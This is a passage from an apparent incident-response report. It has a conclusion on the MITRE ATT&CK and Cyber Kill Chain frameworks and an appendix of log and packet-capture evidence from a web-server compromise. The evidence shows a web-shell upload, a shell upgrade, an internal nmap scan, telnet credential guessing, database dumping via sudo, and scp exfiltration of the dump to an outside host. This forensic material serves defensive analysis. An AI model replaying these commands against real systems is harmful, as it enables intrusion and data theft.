
In summary, the significance of frameworks in the realm of cybersecurity and incident response cannot be overstated. The MITRE ATT&CK framework and the Cyber Kill Chain strategy emerge as pivotal tools offering structured methodologies to empower organizations in comprehending, analyzing, and countering cyber threats. MITRE ATT&CK provides a comprehensive approach by categorizing and countering adversarial tactics, techniques, and procedures, allowing organizations to systematically identify vulnerabilities, assess risks, and implement controls at each stage of an attack. Simultaneously, the Cyber Kill Chain strategy emphasizes understanding an attacker's lifecycle, enabling the deployment of defensive measures at various stages to disrupt attacks and minimize damage.

These frameworks not only guide incident response but also inform preventive measures. They assist organizations in proactively enhancing their security posture, implementing measures such as intrusion detection systems, access controls, encryption, and regular security training for employees. Additionally, the frameworks underscore the importance of continuous monitoring, data protection, and incident reporting to authorities and stakeholders. In the dynamic and evolving threat landscape of today, characterized by increasingly sophisticated cyber attacks, the adoption of well-established frameworks like MITRE ATT&CK and the Cyber Kill Chain is not merely advisable but essential for organizations seeking to protect their infrastructure, secure sensitive information, and build a resilient defense against cyber threats.

By adopting these frameworks, organizations gain the ability to defend against known attack methods, adapt their defenses to emerging threats, and ultimately ensure long-term security and success. The frameworks provide a structured and informed approach that empowers organizations to stay ahead of adversaries, minimize the impact of security incidents, and safeguard their critical assets in an ever-changing digital landscape.


## Appendix A

Reference 1 phl_access_log.txt




```
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
```

Reference 2 phl_access_log.txt




```
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Reference 3a phl_access_log.txt




```
138.68.92.163 - - [19/Feb/2022:21:59:04 -0500] "POST /uploads/shell.php HTTP/1.1" 200 2655 "-" "curl/7.68.0"
```

Reference 3b phl_wireshark.pcap


Wireshark · Follow TCP Stream (tcp.stream eq 142) · phl_webserver.pcap


```
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@webserver:/var/www/html/uploads$ ls -l
ls -l
total 4
-rw-r--r-- 1 www-data www-data 2511 Feb 19 20:54 shell.php
```

Reference 4 phl_wireshark.pcap


Wireshark · Follow TCP Stream (tcp.stream eq 142) · phl_webserver.pcap


```
www-data@webserver:/var/www/html/uploads$ nmap 10.10.1.0/24 -sS
nmap 10.10.1.0/24 -sS
You requested a scan type which requires root privileges.
QUITTING!
www-data@webserver:/var/www/html/uploads$ nmap 10.10.1.0/24
nmap 10.10.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-19 21:59 EST
Nmap scan report for webserver (10.10.1.2)
Host is up (0.000074s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 10.10.1.3
Host is up (0.0078s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet

Nmap done: 256 IP addresses (2 hosts up) scanned in 2.78 seconds
www-data@webserver:/var/www/html/uploads$ telnet 10.10.1.3
```

Reference 5a phl_wireshark.pcap


Wireshark · Follow TCP Stream (tcp.stream eq 142) · phl_webserver.pcap


```
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.78 seconds
www-data@webserver:/var/www/html/uploads$ telnet 10.10.1.3
telnet 10.10.1.3
Trying 10.10.1.3...
Connected to 10.10.1.3.
Escape character is '^]'.
Ubuntu 20.04.3 LTS
```

Reference 5b. phl_wireshark.pcap


Wireshark · Follow TCP Stream (tcp.stream eq 142) · phl_webserver.pcap


```
database login: admin
admin
Password: admin


Login incorrect
database login: administrator
administrator
Password: password


Login incorrect
database login: phl
phl
Password: phl


Login incorrect
database login: phl
phl
Password: phl123

Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)
```

Reference 6a. phl_wireshark.pcap


Wireshark · Follow TCP Stream (tcp.stream eq 142) · phl_webserver.pcap


```
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
phl@database:~$ sudo -l
sudo -l
Matching Defaults entries for phl on database:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User phl may run the following commands on database:
    (root) NOPASSWD: /usr/bin/mysql
    (root) NOPASSWD: /usr/bin/mysqldump
phl@database:~$ sudo mysql -u root -p
sudo mysql -u root -p
Enter password: 

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)
```

Reference 6b. Phl_wireshark.pcap




```
phl@database:~$ sudo mysqldump -u root -p phl > phl.db
sudo mysqldump -u root -p phl > phl.db
Enter password: 

phl@database:~$ file phl.db
file phl.db
phl.db: UTF-8 Unicode text, with very long lines
phl@database:~$ head -50 phl.db
head -50 phl.db
-- MySQL dump 10.13  Distrib 8.0.28, for Linux (x86_64)
```

Reference 6c. phl_wireshark.pcap



```
phl@database:~$ scp phl.db fierce@178.62.228.28:/tmp/phl.db
scp phl.db fierce@178.62.228.28:/tmp/phl.db

fierce@178.62.228.28's password: fierce123
```

Reference 7. Phl_wireshark.pcap



```
phl@database:~$ rm phl.db
rm phl.db
phl@database:~$ exit
exit
logout
Connection closed by foreign host.
www-data@webserver:/var/www/html/uploads$ exit
exit
exit
$ exit
```

References

Joint Task Force. (2020). Security and Privacy Controls for Information Systems and Organizations. NIST Special Publication 800-53, Revision 5. National Institute of Standards and Technology. Retrieved from https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r5.pdf on November 27, 2023

Cichonski, P., Millar, T., Grance, T., & Scarfone, K. (2012). Computer security incident handling guide (NIST Special Publication 800-61 Revision 2). National Institute of Standards and Technology. https://csrc.nist.gov/pubs/sp/800/61/r2/final

MITRE. (2023). MITRE ATT&CK®. Retrieved from https://attack.mitre.org/

Lockheed Martin. (n.d.). Cyber Kill Chain®. Retrieved December 4, 2023, from [https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html]

Common Vulnerabilities and Exposures (CVE) - NVD. (2023). National Vulnerability Database. Retrieved December 4, 2023, from https://nvd.nist.gov/vuln